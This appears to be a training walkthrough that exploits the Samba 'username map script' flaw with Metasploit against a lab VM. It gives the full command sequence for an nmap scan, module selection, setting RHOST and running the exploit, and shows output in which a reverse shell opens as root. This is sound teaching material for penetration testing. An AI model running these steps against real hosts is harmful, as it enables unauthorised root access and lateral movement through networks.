Samba Vulnerability

Introduction

Samba is the windows implementation of the Server Message Block (SMB) protocol, which has been implemented in both Windows and Linux systems. This exploit works against older applications of Samba (v3.0.0-3.0.25) and allows a session to be created on the vulnerable target. This vulnerability originally allowed an anonymous command to change the password in the "username map script" that was stored in the smb.conf file (Not a file you want anyone getting to) and was then developed to provide a full session on the vulnerable machine as well.

In this project we are going to use a module that is already installed in Metasploit to exploit the target machine using the Samba vulnerability. This allows a root session on the target machine and then the machine is configured as an attack platform. Usually devices running Samba include printers or file sharing servers that could provide further network and device information. For example, a printer could contain a list of the files stored in its cache and information on the user that has sent that file to be printed. If usernames can be obtained it makes brute forcing users credentials quicker. It is important to understand the context of these protocols and how they can reveal more information on the network and its users.

Walkthrough

Step 1: Make sure your Kali image is up to date using **apt-get update**, **apt-get upgrade** and if required **apt-get full-upgrade**;


Step 2: Discover the IP address of the victim machine (use **nmap**, **netdiscover** etc to find this machine);

Step 3: Open a terminal;

Step 4: Perform a detailed nmap scan on the victim machine (**nmap -sS -Pn -sC -A <target IP address>**) – This nmap scan can take a while, it's pretty detailed!;


Step 5: You need to find port **139** that is the default port for **samba**;

Step 6: Type **msfconsole** into the terminal and hit **Enter**;



```
root@kali:~# msfconsole
```


Step 7: Once Metasploit has started and you have been presented with the random ASCII art type **search samba** and hit Enter;



```
       =[ metasploit v4.17.25-dev                         ]
+ -- --=[ 1828 exploits - 1033 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search samba
```

Step 8: You will be presented with a **list** of samba exploits and scanners that are installed in Metasploit, we are going to use one of the excellent exploits from this list;


Step 9: Type **use exploit/multi/samba/usermap_script** and hit **Enter**;



```
=================

   Name                                                Disclosure Date  Rank       Check  Description
   ----                                                ---------------  ----       -----  -----------
   auxiliary/admin/smb/samba_symlink_traversal                          normal     No     Samba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                                normal     No     Samba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                              normal     No     Samba lsa_io_trans_names Heap Overflow
   auxiliary/dos/samba/read_nttrans_ea_list                             normal     No     Samba read_nttrans_ea_list Integer Overflow
   auxiliary/scanner/rsync/modules_list                                 normal     Yes    List Rsync Modules
   auxiliary/scanner/smb/smb_uninit_cred                                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   exploit/freebsd/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   exploit/linux/samba/chain_reply                     2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/is_known_pipename               2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   exploit/linux/samba/lsa_transnames_heap             2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   exploit/linux/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution
   exploit/osx/samba/lsa_transnames_heap               2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   exploit/osx/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   exploit/solaris/samba/lsa_transnames_heap           2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   exploit/solaris/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   exploit/windows/http/sambar6_search_results         2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations


msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > 
```

Step 10: You will now have this exploit text at the **beginning** of your command line;

Step 11: Type **show options** and hit **Enter**;




```
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(multi/samba/usermap_script) > 
```

Step 12: Type **set RHOST <target IP>** and hit **Enter**;

Step 13: If you type **show options** again you will see that the IP address is now allocated and the port is 139;

Step 14: Type **exploit** and hit **Enter**;




```
msf exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.213.129:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5jhGqPW3BgQT7Utz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5jhGqPW3BgQT7Utz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.213.129:4444 -> 192.168.213.128:38643) at 2018-12-11 09:52:29 -0500
```

Step 15: After a few seconds you will have successfully created a session on the victim machine (you will **NOT** have a command line prompt);

Step 16: Type **ls** and hit **Enter**, you will be presented with a list of all the files and directories at your current position;

Step 17: Type **whoami** and hit **Enter**, the result will be **root**;



```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:be:ae:6c
          inet addr:192.168.213.128  Bcast:192.168.213.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febe:ae6c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:403355 errors:0 dropped:0 overruns:0 frame:0
          TX packets:19971 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26440318 (25.2 MB)  TX bytes:1675060 (1.5 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:470 errors:0 dropped:0 overruns:0 frame:0
          TX packets:470 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:205009 (200.2 KB)  TX bytes:205009 (200.2 KB)
```

Step 18: Type **uname -a** and hit **Enter**, you will be presented with information about the target machine;

Step 19: You can use all the usual **linux** commands to move around the machine and have root control of this VM;

Step 20: To exit type **exit** and hit **Enter**, if this doesn't work hold **Ctrl+C** and type **y** to close the session

Step 21: Type **back** to move out of this exploit;

Step 22: Type **exit** to exit Metasploit;

Step 23: This is the end of the walkthrough.

Conclusion

SMB provides file and print servers to networks and allows windows machines to integrate with a windows server domain. Vulnerabilities with a protocol that can integrate with all the machines on a network can cause problems. If an attacker is able to compromise this service, they could pivot throughout the network and potentially gain full control of the network. This attack exploits where the samba service stores the password, changes the password to be exploited and allows a shell to be opened on the machine.

Disclaimer

Any actions and or activities related to the material contained within this Website is solely your responsibility. The misuse of the information in this website can result in criminal charges brought against the persons in question. Cyber Security Associates Limited will not be held responsible for any criminal charges brought against any individuals misusing the information in these projects to break the law.